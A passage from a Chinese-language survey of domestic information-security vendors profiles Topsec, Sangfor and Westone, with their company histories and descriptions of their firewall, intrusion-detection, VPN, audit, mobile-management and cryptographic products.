天融信网络卫士安全隔离与信息交换系统 TopRules 是北京天融信公司基于公司具有自主知识产权的安全操作系统（Topsec Operating System，TOS）和多年网络安全产品研发经验研发而成的，该产品基于完整的安全体系结构设计理念，率先完善了安全隔离的概念。该产品采用 2＋1 系统架构，通过对信息进行落地、还原、扫描、过滤、防病毒、入侵检测、审计等一系列安全处理机制，有效防止黑客攻击、恶意代码和病毒渗入，同时防止内部机密信息的泄露，实现网间安全隔离和信息交换。

4）入侵检测（IDS）Topsentry

天融信公司自主研发的网络卫士入侵检测系统（TopSentry 产品）采用多核硬件平台，内置 SSD 固态硬盘，通过旁路部署方式，能够实时检测包括溢出攻击、RPC 攻击、WebCGI 攻击、拒绝服务攻击、木马、蠕虫、系统漏洞等超过 3500 种网络攻击行为。TopSentry 产品还具有应用协议智能识别、P2P 流量控制、网络病毒检测、恶意网站监测和内网监控等功能，为用户提供了完整的立体式网络安全检测监控。

5）入侵防御 TopIDP

天融信公司自主研发的网络卫士入侵防御系统（TopIDP 产品）采用在线部署方式，能够实时检测和阻断包括溢出攻击、RPC 攻击、WebCGI 攻击、拒绝服务攻击、木马、蠕虫、系统漏洞等超过 3500 种网络攻击行为，可以有效地保护用户网络 IT 服务资源。TopIDP 产品还具有应用协议智能识别、P2P 流量控制、网络病毒防御、上网行为管理、恶意网站过滤和内网监控等功能，为用户提供了完整的立体式网络安全防护。

6）抗拒绝服务

天融信公司自主研发的天融信异常流量管理与抗拒绝服务系统（Topsec Anti-DDOS System，TopADS 产品）是专业的抗拒绝服务攻击产品，它能够从纷杂的网络背景流量中精准地识别出各种已知和未知的拒绝服务攻击流量，并能够实时过滤和清洗，确保网络正常访问流量通畅，是保障服务器数据可用性的安全产品。

7）病毒过滤网关 TopFilter

天融信公司推出了全新的 TopFilter 病毒过滤网关，该系列产品集成“应用性能高效化”、“病毒引擎专业化”、“网络部署智能化”、“全方位可视化”等特性，从而实现对网络全方位、多层次的安全防护。

8）统一威胁管理（UTM）TopGate

网络卫士安全网关 TopGate UTM 是天融信公司基于新一代 TOS 平台自主研发的一款多功能综合应用网关产品，该产品采用的是高性能的全并行多核处理器。《多核多平台并行安全操作系统》已获得中华人民共和国国家版权局颁发的计算机软件著作权登记证书，该产品集合了防火墙、虚拟专用网（VPN）、入侵检测和防御（IPS）、网关防病毒、Web 内容过滤、反垃圾邮件、流量整形、用户身份认证、审计及 BT、IM 控制等多种应用于一身。TopGate 不但能为用户提供全方位的安全威胁防护方案，还为用户提供了全面的策略管理、服务质量（QoS）保证、负载均衡、高可用性（HA）以及网络带宽管理等功能。

9）一体化有线无线产品

天融信有线无线一体化交换机系统（TSW7000）是由天融信公司开发具有自主产权的数据通信产品。天融信是国内第一家实现有线无线一体化产品的安全厂商。该系统采用有线与无线的统一管理，使有线与无线无缝衔接，真正意义上实现了有线、无线、安全三者的完美融合。

#### 4. 业务交付

1）负载均衡 TopApp-LB

网络卫士 TopApp 负载均衡系统是一款融合了智能带宽控制功能的链路及服务器负载均衡产品。通过对网络出口链路和服务器资源的优化调度，TopApp 负载均衡系统让大规模的应用部署轻松实现，同时达至最稳定的运行效果，最高的资源利用率，最佳的应用性能和用户体验。大量的企事业单位通过 TopApp 负载均衡系统顺利实现了应用部署，满足了信息化发展的需求，并极大地提升了工作效率。

2）应用交付 TopApp-AD

TopApp-AD 应用交付系统是业界功能最全的应用交付设备。它集广域网加速、智能流控、链路负载均衡和服务器负载均衡等功能于一体，在降低用户 IT 投资成本的同时帮助其轻松实现大规模的应用部署，全方位地提升应用系统的性能、稳定性、可扩展性和用户体验。大量企事业单位通过 TopApp-AD 应用交付系统顺利实现了应用系统的规模化部署，满足了信息化发展的需求，极大地提升了工作效率。

3）广域网优化 TopApp-WO

网络卫士 TopApp-WO 广域网优化系统是一款融合了智能带宽保障功能的广域网加速产品。它可以有效克服网络延迟、丢包、带宽限制等因素所造成的数据传输效率低下，显著加快广域网上的数据传输和应用响应速度，从而帮助企事业单位克服网络瓶颈，提高工作效率，满足其随时随地访问关键应用及数据的需求。TopApp-WO 广域网优化系统经过了大量不同类型的网络和应用场景的验证，目前已被广泛应用于政府、教育、制造、能源、地产、电信及互联网等行业，客户包括多家世界 500 强企业。

4）应用流量管理 TopFlow

TopFlow 应用流量管理系统是一套对网络行为应用流量进行分析、监管和管控的专业系统。TopFlow 能够对用户网络行为流量进行精细化管理，为管理者提供图形化的应用监视、应用分析、流量管理、应用统计、应用控制、流量审计、应用报表等功能，是最新一代应用丰富且管控精准的应用流量分析监管系统。网络卫士应用流量管理系统从百兆到万兆，全系列产品都具有很高的系统稳定性，适用于强调图形化应用行为监控分析、用户行为精细化控制、应用识别精准度大于 99%、系统运行要求稳定的网络环境。

5）上网行为管理 TopACM

天融信上网行为管理系统是天融信公司凭借多年来的安全产品研发经验，为满足各行各业进行网络行为管理和内容审计的专业产品。系统不仅具有防止非法信息传播、敏感信息泄露，实时监控、日志追溯，网络资源管理，还具有强大的用户管理、报表统计分析功能。

**5. Web 安全**

1）网页防篡改

天融信网页防篡改系统是天融信公司专门针对网站篡改攻击精心研发的一款防护产品，系统主要功能是通过文件低层驱动技术对 Web 站点目录提供全方位的保护，防止黑客、病毒等对目录中的网页、电子文档、图片、数据库等任何类型的文件进行非法篡改和破坏。防篡改系统保护网站安全运行，维护政府和企业形象，保障互联网业务的正常运营，彻底解决了网站被非法修改的问题，是高效、安全、易用的新一代的网页防篡改系统。

2）Web 应用安全网关 TopWAF

天融信 Web 应用安全防护系统（TopWAF）是天融信公司根据当前的互联网安全形势，并经过多年的技术积累，研制出品的专业级 Web 威胁防护类网络安全产品。TopWAF 是天融信 Web 安全团队针对“网站型”服务器量身定制的产业化产品，汇聚了天融信公司长期对网站系统及 Web 安全领域的研究成果。产品主要从网站系统可用性和信息可靠性的角度出发，满足用户对于 Web 威胁防护、Web 性能优化及 Web 数据分析等功能的核心需求，致力于为各类网站系统提供全方位的安全防护及业务优化解决方案。

**6. 合规审计**

1）日志收集与分析 TopAudit-Log

网络卫士日志收集与分析系统是海量日志管理系统，是基于 Web 的异构日志统一收集、存储、查询、统计分析和可视化集中管理平台，系统全面支持各种网络设备、安全设备、主机和应用系统日志，支持事后审计和定责取证。提供可扩展的日志收集接口，不断扩展收集分析能力，实现持续审计，保障客户投资。

2）网络审计 TopAudit-Net

天融信网络审计系统 TopAudit-Net 是高性能专业网络行为审计产品，支持多维细

粒度网络行为和流量审计分析，基于多核平台，采用云审计、量子云存储等多项独特技术及专利，旁路部署，支持透明网桥、多点多级和集中管理，引领业界技术发展趋势，成功客户遍布政府、能源、电信、军工等行业，是规范网络行为、合规审计的最佳实践。

3）运维审计 TA-SAG

网络卫士运维审计系统应用了目前先进的技术作为支持，针对企业内部网络设备和服务器进行保护，对此类资产的常用访问方式进行监控和审计，实现对用户行为的控制、追踪、判定，满足企业内部网络对安全性的要求。

4）数据库审计 TopAudit-DB

天融信数据库审计系统 TopAudit-DB 是由天融信公司开发具有自主知识产权的数据库审计系统产品。是国内第一款实现即查即显、实时报表的数据库审计系统，也是国内唯一一款真正实现三层关联审计分析的产品，关联审计分析准确度高达 90%以上。该系统采用多核、云审计、量子云存储等多项独特技术及专利，旁路部署，支持多点多级和集中管理。该产品拥有大量成功客户验证，是保障业务安全运营，实现业务审计，满足等保、分保等政策法规、标准、规定的合规要求的最佳解决方案。

### 7. 安全管理

1）网络管理系统 TopNM

天融信网络卫士网络管理系统是一款综合网络管理系统，实现了对网络设备、服务器、链路、安全设备、电源、机房环境、终端 PC 的全面管理。它从企业级用户角度出发，有效帮助企业级用户从根本上提高了网络的稳定性、可靠性，保证了核心业务的高效、稳定和安全运转，使企业在激烈的竞争中处于优势地位。

2）安全设备与策略管理系统 TopPolicy

安全设备与策略管理平台 TopPolicy 是天融信公司网络卫士安全管理系统的重要组成部分，TopPolicy 主要针对天融信的安全设备，它允许安全管理员简便高效地从一个中央控制台管理多达数千台设备。其关键在于它能够通过简便易用、直观的管理功能，迅速完成设备部署。

3）安全信息管理 TopAnalyzer

天融信网络卫士安全管理系统 TopAnalyzer 是面向全网 IT 资源整合的安全管理平台。它通过对全网安全域中 IT 资源事件的采集、处理和分析，构建可度量的业务信息系统风险模型，实现集中监控、分析和管理的信息系统，展示整体信息安全态势，并为整个信息系统的安全运营提供决策服务和运维流程管理。该系统经过 9 年的持续发展，获得 20 多项专利技术，是政府、电信、金融、能源及企业客户构建安全管理运营中心的最佳选择。

4）等保管理平台

天融信“等保管理平台”是天融信根据多年信息安全咨询经验结合众多客户案例而推出的，具有自主知识产权的等级保护实施辅助系统，以先进的体系结构、完善的功能、高效灵活的处理方式实现了对等级保护整体实施过程的指导与监控，可更好地保障等级保护工作实施效果，提高等级保护工作的完成质量。

5）漏洞扫描管理系统 TopScanner

天融信网络卫士脆弱性扫描与管理系统（TopScanner）是北京天融信公司基于多年网络安全产品研发经验推出的包括应用检测、漏洞扫描、弱点识别、风险分析、综合评估的脆弱性扫描与管理评估产品。TopScanner 不但可分析和指出有关网络的安全漏洞及被测系统的薄弱环节，给出详细的检测报告，并针对检测到的网络安全隐患给出相应的修补措施和安全建议。TopScanner 为提高内部网络安全防护性能和抗破坏能力，检测评估已运行网络的安全性能，为网络系统管理员提供实时安全建议提供一种有效实用的脆弱性评估工具。

## 4.5 深信服科技有限公司

深信服科技有限公司，通过提供各种基于应用层的网络安全与网络优化产品及网络基础架构产品，帮助组织维护网络稳定，促进业务发展。作为全球网络产品领域发展最快的厂商之一，深信服每年都保持着 50％以上的增长率，并在进入的所有领域都获得了或正在获得领先。

### 4.5.1 基本情况

深信服科技有限公司是中国领先的新网络产品供应商，于 2000 年成立于深圳，致力于通过创新的网络产品帮助商业用户提升业务效率，增加收益，防范风险并降低成本，提升用户的带宽价值。目前，深信服科技公司规模近 2000 人，在全球设有 49 个分支机构，人员分布于中国内地主要城市及美国、英国、新加坡、马来西亚、泰国、中国香港等国家和地区。截止到 2013 年 12 月 31 日，深信服科技的终端用户数量已超过 21000 家，包括通用电气、壳牌石油、丰田汽车、中国移动等世界知名企业，以及中国人民银行、国资委、国土资源部、外交部等重要政府机构。2005—2012 年，深信服科技连续八届蝉联德勤“亚太地区高科技高成长 500 强”，再次由自己打破了德勤的成长记录，并被《财富》杂志连续两届评为“中国卓越雇主”。

### 4.5.2 发展历程

2000 年，深信服科技有限公司正式注册成立。

2002 年，正式推出 IPSec VPN 产品。

2004 年，正式进军 SSL VPN 市场，推出全球第一款 IPSec/SSL 二合一 VPN 网关。

2005 年，CTI 呼叫中心正式成立。同年，首次入选德勤“中国高科技高成长 50 强”。并且首家发布上网行为管理产品，开辟了全新的细分市场

2006 年，连续第 2 年入选德勤“中国高科技高成长 50 强”，并发布亚太区域第一款广域网优化产品。

2007 年 10 月，连续第 3 年荣获德勤“中国高科技高成长 50 强”，三年增长率为 429.84％。

2008 年 5 月，成立香港办事处，开始组建海外销售、服务体系。同年 6 月，研发体系导入 CMM 和 IDP 流程，客服体系导入 ISO 9000 质量管理认证，公司进一步改善产品开发与服务质量。同年 7 月，公司建立了业内规模最大、硬件实力最强、专业化水平最高的客户服务团队。同年 10 月，连续第 4 年荣获德勤“中国高科技高成长 50 强”，并且研发中心搬迁，公司引入全球顶级硬件测试设备——思博伦测试仪。同年 11 月，荣获渣打银行授予的 2008 年度“最具成长性新锐企业”中型企业金奖。同年 12 月，深信服主导的 IPSec/SSL VPN 国家标准成功通过国家密码局办公室验收。

2009 年 1 月，国际知名机构 Frost & Sullivan 调查报告显示：深信服 SSL VPN 在 2008 年第三季度，市场占有率以 35.5%高居中国市场第一。同年 3 月，荣膺“国家级高新技术企业”、“深圳市重点软件企业”称号。同年 4 月，全系列产品入围中央政府协议供货平台，成为入围产品最多的厂商之一。同年 5 月，正式推出流量控制、应用交付新产品，产品线进一步优化。同年 11 月，上网优化网关正式发布，并且 Frost & Sullivan 公司调查报告显示，深信服 SSL VPN 在 2008 年全年，市场占有率以 31.1%高居中国市场第一。

2010 年 1 月，发布新品牌标识 SANGFOR，体现深信服同其客户、合作伙伴的和谐共赢，以及不断创新、立足全球的增长战略。同年 4 月，Frost & Sullivan 调查报告显示，深信服 SSL VPN 在 2009 年的市场占有率提升至 34%，连续两年保持中国市场第一。同年 7 月，深信服供应链全体系通过 ISO 9001:2008 质量管理体系认证。

2013 年 2 月，深信服下一代防火墙荣获 OWASP 认证。同年 3 月，深信服上网行为管理产品通过 EAL3 等级认证。

## 4.5.3 主要产品

### 1. 网络行为管理 AC

深信服上网行为管理 AC 具备专业的行为管理、应用控制、流量管控、信息管控、非法热点管控、行为分析、无线网络管理等功能，真正做到全网全终端统一上网行为管理；有效防止员工进行与工作无关的网络行为；提高带宽资源利用率；规避泄密和法规风险、保障内网数据安全；可视化管理以及全面管控无线 AP。深信服上网行为管理主要应用于互联网出口上网行为管理、万兆环境上网行为管理、有线无线统一上网行为管理几大应用场景，已服务于 18000 多家各行业用户。其功能模块如图 4.10 所示。

产品优势如下。

1）精细准确的应用控制

针对网络应用的管控更全面、精准、便捷。它拥有全国最大的应用识别特征库，识别 2100 条网络应用、700 多条移动应用，每 2 周更新一次。针对应用的细分功能精准控制，如区分网盘的上传和下载等动作。标签化的批量管理模式，极大提高了管理效率。

2）智能精准的流量管理

独有 3 大流量管理技术，可以提高 30%以上的带宽利用率。其动态流控功能可以动态调节流控策略，智能分配空闲时带宽资源。智能流控功能精准控制 P2P 上下行流量，





图 4.10　上网行为管理 AC 功能模块

真正“管住”P2P 流量。对用户流量“套餐”定制，分配指定流量套餐，对“套餐”超额的用户进行人性化带宽限制。

3）完整有效的数据记录

信息管控功能在业内技术领先，它可以识别网络中的外发信息，支持论坛、邮件、IM、网盘等应用外发行为控制，防止企业核心信息外泄，甚至包括 SSL 加密的邮件等多种行为，为网络敏感事件提供日志溯源。高性能外置数据中心可以存储海量日志。

4）全网全终端统一管控

有效管控有线和无线网络，做到全网全终端统一管控。具备丰富灵活的认证方式，全面保证接入安全可控，支持如用户名密码、IP/MAC 绑定等多种传统认证方式，以及增值营销认证(二维码、短信、微信、APP、支付宝等)。基于用户、应用、位置、终端类型的权限控制，同时内置无线控制器功能，直接管理深信服 AP，更快、更低成本地建设无线网络。

**2. 下一代防火墙 NGAF**

在 2011 年，深信服就率先推出了下一代防火墙 NGAF。产品推出后，受到广大用户的一致好评，年销量平均增长率超过 100%。

深信服下一代防火墙 NGAF 提供 L2～L7 层安全可视的全面防护，通过双向检测网络流量，有效识别来自网络层和应用层的内容风险，提供比同时部署传统防火墙、IPS 和 WAF 等多种安全设备更强的安全防护能力，可以抵御来源更广泛、操作更简便、危害更明显的应用层攻击。此外，深信服下一代防火墙还提供基于业务的风险报表，内容丰富直观，用户可实时了解网络和业务系统的安全状况，有效提升管理效率、降低运维成本。

主要的产品优势如下。

1）完整的 L2-L7 层安全防御体系

可同时抵御网络层攻击和应用层攻击，精确识别应用、用户、内容和威胁，具备强化

的 Web 安全防护能力，抵御各类 Web 攻击。

2）APT 攻击和僵尸网络检测

结合深度内容检测和攻击行为分析技术，可更有效地检测和定位 APT 攻击；基于终端异常行为分析机制，能快速发现僵尸网络并阻止攻击外发。

3）直观呈现业务系统安全风险

设备可实现 7×24 小时业务流量监测，实时发现系统新增漏洞，并能直观呈现业务系统漏洞及遭受的攻击，快速定位有效攻击，令用户可及时采取应急措施。

4）云安全技术助力未知威胁响应

先进的安全沙盒技术可及时发现用户上报的可疑流量中的未知威胁，并实时共享全球未知威胁信息，防止新型威胁集中爆发。

### 3. IPSec VPN

针对不同类型、规模的分支节点推出多种 VPN 产品种类：3G/4G VPN、Wi-Fi VPN、MIG 一体化网关；3G/4G VPN 系列帮助客户小型分支、微型分支、离散分支、移动分支等快速构建安全、高效的业务信息网络；Wi-Fi VPN 系列不仅融合 3G/4G 模块，同时实现分支节点无线 Wi-Fi 完美覆盖；MIG 一体化网关集 VPN、安全管控、路由交换于一体，一台设备满足中小型分支多样化需求。

深信服 IPSec VPN 能够为中小型分支提供一体化组网解决方案，同时实现安全、高效、低成本的网络互联。同时深信服下一代防火墙、上网行为管理、广域网加速系列都完美融合了 IPSec VPN 模块，分别为客户提供安全加固组网、一体化管控组网、加速 VPN 组网的解决方案。

主要的产品优势如下。

1）灵活的组网解决方案

多种 VPN 产品种类：3G/4G VPN、Wi-Fi VPN、MIG 一体化安全网关。

深信服下一代防火墙、上网行为管理、广域网加速系列也融合了 IPSec VPN 模块，满足用户各种差异化组网需求。并且所有平台均可接入 SC 集中管理平台统一管理。

2）高强度的链路安全

支持多种加密算法，包括 DES、3DES、MD5、AES、SHA-1、SANGFOR_DES，同时支持国密办 SM2、SM3、SM4 加密算法；硬件证书认证、移动客户端专线功能；保障用户访问安全、数据传输安全。

3）线路优化技术

通过自主开发的畅联技术、多线路技术，选择最优线路接入，并显著提升高丢包环境下的网络质量，打造无与伦比的访问体验。

4）部署便利，简化管理

通过隧道内 NAT 技术，使具有相同 IP 地址的分支机构，无须改变 IP 地址即可接入 VPN 网络，部署简便；硬件一体化的集中管理，实现全网数万个 VPN 节点的集中管理，实时监控，远程维护智能升级和日志统一管理。

#### 4. SSL VPN

SSL VPN 以 SSL/IPSec 二合一 VPN 安全网关为基础，融合远程应用发布(EasyConnect)、企业应用安全加固(EasyApp)等多种移动终端的安全接入方式，通过构建一套平台，即可满足移动办公、分支互联、协同办公、应用虚拟化、APP 安全加固业务需求。同时提升移动接入的安全性，简化安全策略的部署，优化传输速度，让用户获得最佳的移动访问体验，帮助企业节省大量的 IT 建设成本。

主要的产品优势如下。

1）安全

端到端的安全防护体系，业内领先加密技术，多种认证方式、主从绑定等特色功能，保证用户身份安全、终端/数据安全、传输安全、应用权限安全和审计安全。

2）快速

多项专利技术，从链路、传输、数据、应用，层层优化，访问速度可提升 80%，给每个接入用户不同以往的畅快体验。

3）好用

全面支持 Windows、MAC、Linux 等主流操作系统及主流浏览器接入，同时支持虚拟门户、应用单点登录等功能，将系统部署和管理化繁为简，管理容易，使用方便。

4）全面

提供丰富的移动端解决方案：应用虚拟化 EasyConnect，无须二次开发即可实现业务系统轻松迁移；安全加固 EasyApp 自动集成 VPN 模块，实现数据加密。最全面的解决方案，完美实现业务移动化。

#### 5. 深信服企业移动管理 EMM

员工只需要下载一个 EMM 套件，简单登录、注册后，IT 管理员即可从移动设备管理(MDM)、移动用户管理(MUM)、移动应用管理(MAM)、移动内容管理(MCM)四个维度，有效解决移动业务开展过程中遇到的各种安全风险，并提升移动终端、APP 应用的管理效率。

其功能模块如下。

1）移动设备管理 MDM

支持对移动设备进行管理，包括设备注册、设备擦除、用户关联、策略关联、状态监测等功能，帮助管理员轻松管理海量设备，降低运维成本。

2）移动用户管理 MUM

支持对移动用户的全面管理，包括 16 级用户认证鉴权、7 种认证方式、用户权限与移动设备关联等功能，轻松实现多部门用户管理以及细粒度权限管控，减轻管理员运维压力。

3）移动应用管理 MAM

APP 安全加固、企业应用商店、移动应用单点登录等功能，简化应用加固分发和用户登录使用过程，为用户提供更加易用的企业应用使用环境。

4）移动内容管理 MCM

提供一套有效的工具，方便企业管理者对移动设备上的文件和数据进行分发、管理和保护。信息则不会因为设备的遗失、更换和员工离职等情况而造成泄露。

主要的产品优势如下。

1）一站式智能管理

包含终端设备管理、应用管控、数据管控、员工管控等全面的移动业务管理功能，提供高效、方便、统一的管理模式，降低运维成本。

2）全方位安全体系

多种安全认证支持、落地文件数据加密、传输数据加密、精细化权限控制等多重安全手段，保障业务安全，并支持远程对设备应用进行安装、锁定擦除、原生功能禁用等操作。

3）卓越的用户体验

轻松下载企业应用、支持应用单点登录等功能，为用户提供优质用户体验，符合时下主流 Android、iOS 系统平台用户使用习惯，操作简单、便捷。

4）BYOD 的公私隔离

企业数据被单独保存在终端上的加密隔离区，同时下载的应用仅限于指定的企业应用可以打开，保障数据安全的同时实现了一机两用，降低成本。

## 4.6 卫士通信息产业股份有限公司

卫士通信息产业股份有限公司涉及通信保密与信息安全、信息网络与多媒体终端及系统产品的开发、生产、销售、工程建设（涉及前置审批的批准后方可经营）；税控收款机系列产品、金融及贸易结算电子设备、IC 卡机具设备、微型计算机系统产品及相关软件等电子信息技术产品的研制、生产、组装、销售、工程集成和技术服务；无线通信系统（不含无线电发射设备）、图像设备、电子设备、电子计算机及外围设备、耗材；电子元器件、专用芯片的研制、生产、销售、工程建设、系统集成及技术咨询与服务；自营和代理各类商品及技术的进出口业务，但国家限定公司经营或禁止进出口的商品及技术除外。

### 4.6.1 基本情况

卫士通系根据成都市经济体制改革委员会成体改（1998）28 号《关于同意设立成都卫士通信息产业股份有限公司的批复》批准，由电子工业部第三十研究所（后更名为中国电子科技集团公司第三十研究所，简称“30 所”）、西南通信研究所和成都西通开发公司，以及罗天文等 1418 名自然人共同发起设立。依托 30 所 40 年深厚的专业技术及人才资源积淀，凭借高效的现代企业运作机制和持续的战略创新，卫士通已发展成为我国最具主导地位的信息安全产业龙头企业，以此为核心拓展税务电子化、金融电子化、电子商务等安全 IT 化业务，实现企业规模化发展。并于 2008 年 7 月成功上市，成为“中国信息安全第一股”。

### 4.6.2 发展历程

1998 年 4 月 23 日，成都卫士通信息产业股份有限公司注册成立。同年获高新技术企业认定证书。

2000 年 12 月，上海与沈阳卫士通注册成立。同年获国家密码管理委员会商用密码产品研制、生产、销售定点企业资格。并且通过 ISO9001 质量体系认证。

2001 年 1 月，北京卫士通注册成立。卫士通通过软件企业认定，并被国家人事部定点为“高新技术开发区企业博士后科研工作站”。同年，被四川省国家保密局认定“四川省涉密计算机网络设计与施工单位”。同年 6 月，四川卫士通安全模块有限公司成立。同年 9 月，深圳卫士通注册成立。同年 9 月，卫士通一电子科大信息安全联合实验室成立。

2002 年，卫士通被国家保密局认定“涉密计算机信息系统集成资质”。并获得国家对外贸易经济合作部核准“进出口经营资格企业”。

2004 年 7 月，卫士通公司防火墙事业部成立。同年 9 月，陕西卫士通成立。同年 10 月，广州卫士通公司成立。

2005 年，被中诚资信评级事务所评定为“AAA 资信等级企业”。同年，国家保密局认定为“涉密计算机信息系统集成甲级资质”。

2006 年，被信息产业部核定为“计算机信息系统集成二级资质”。同年，国家发展改革委、信息产业部、商务部、国家税务总局四部委联合认定为“2006 年度国家规划布局内重点软件企业”。

2007 年，卫士通获得军队装备、物质网络采购资格认证。

2008 年 4 月，获“2008 年度中国信息安全值得信赖品牌奖”。同年 5 月，获“2008 中国创新软件企业”(中国软件行业协会)。同年 12 月，获“2008 年度电子信息产业统计工作先进集体”(四川省信产厅)。

2009 年 4 月，获“改革开放三十年中国信息安全产业最具竞争力企业”称号。同年，还获“改革开放三十年中国信息安全优秀企业文化”奖。

2010 年 3 月，获“2009～2010 中国信息加密市场年度成功企业”奖(赛迪顾问)。

2011 年 4 月，获得“2011 年最具创新能力的信息安全十大企业”称号。同年，还获得“2010 年度国家规划布局内重点软件企业”称号。

2012 年 7 月，获得“2012 中国信息安全突出成就奖”。

2013 年，卫士通获得计算机信息系统集成一级资质。

### 4.6.3 主要产品

其安全产品主要分为 3 类：密码产品、信息安全产品与 IT 产品。

#### 1. 密码产品

1）密码系统

(1) 密钥管理系统。密钥管理系统以密码技术为核心、管理平台为基础，实现非对称

密钥管理、对称密钥管理、密码设备管理、密码合规性管理、密码应用有效性管理和综合管理等功能。密钥管理系统由非对称密钥管理服务、对称密钥管理服务、密码合规性管理服务、密码应用有效性管理服务、综合管理平台、数据库、SHJ0901-B 服务器密码机及客户端、USBKey 共同组成。USBKey 数量可根据实际需求进行配置。密钥管理系统支持系统级联模式,可以根据实际的应用环境及需求进行系统级联配置。级联配置成功后,系统将分为中心和分中心两级,中心和分中心之间的数据通信均由级联服务提供传输通道和加密保护。密钥管理系统采用 Java/JSP 开发,符合 J2EE 规范。系统操作人员通过 B/S 方式与系统交互,密码设备通过 C/S 方式与系统进行交互。主要功能包括非对称密钥管理、对称密钥管理、密码合规性管理、密码应用有效性管理、综合管理平台。

(2) 数字证书认证系统。数字证书认证系统是卫士通公司研制的一套公钥基础设施系统,通过国密局最新发布的各项规范,并通过国密局鉴定,鉴定型号 SZT1206。本系统实现了对生命周期内的数字证书进行全过程管理,是维护有关各方在网络中的合法权益、提高网络与信息安全保障能力的重要手段。数字证书认证系统不仅能够提供用户注册、审核,密钥产生、分发,证书签发、制证及发布等基本功能,还能为其他应用系统提供证书下载,在线证书状态查询、可信时间等服务,使其他系统能够更方便地利用数字证书认证系统实现安全应用。

2) 密码模块

(1) PCI 密码卡。卫士通公司经过多年的密码研发经验,推出了一系列安全密码模块。该系列密码模块使用国家主管部门批准的密码算法,支持真随机数产生,支持多进程、多线程应用,支持多卡并行处理,支持 Windows 98/ME/2000/XP、Linux 等主流操作系统,并且该系列密码模块拥有多种标准接口,多种加密速度,可满足各种环境下的需要。目前该系列密码模块已经通过国家主管部门的安全认证。

(2) USBKey 密码模块。USBKey 产品由硬件和软件程序组成。硬件内部生成真随机数,它提供 USBKey 通用的数据加解密、数字签名验证、证书存储和文件管理等功能。软件部分提供设备的初始化解锁等管理工具、常用的 CSP 和 csp 补充接口等,可以满足各种应用开发的安全需求。产品支持国产商用算法和国际通用算法。具有算法种类丰富、存储容量大、算法快等特点,采用低功耗设计,能够满足各种商用安全应用的需求,可以应用于网上银行、金融证券交易管理、电子商务交易中的身份认证、数字签名、数据加密等领域,以及个人及企事业单位计算机终端安全防护、数据安全存储、监控审计、服务器加固、VPN 安全通道建立等各种应用当中,具备广阔的市场空间。

3) 密码设备

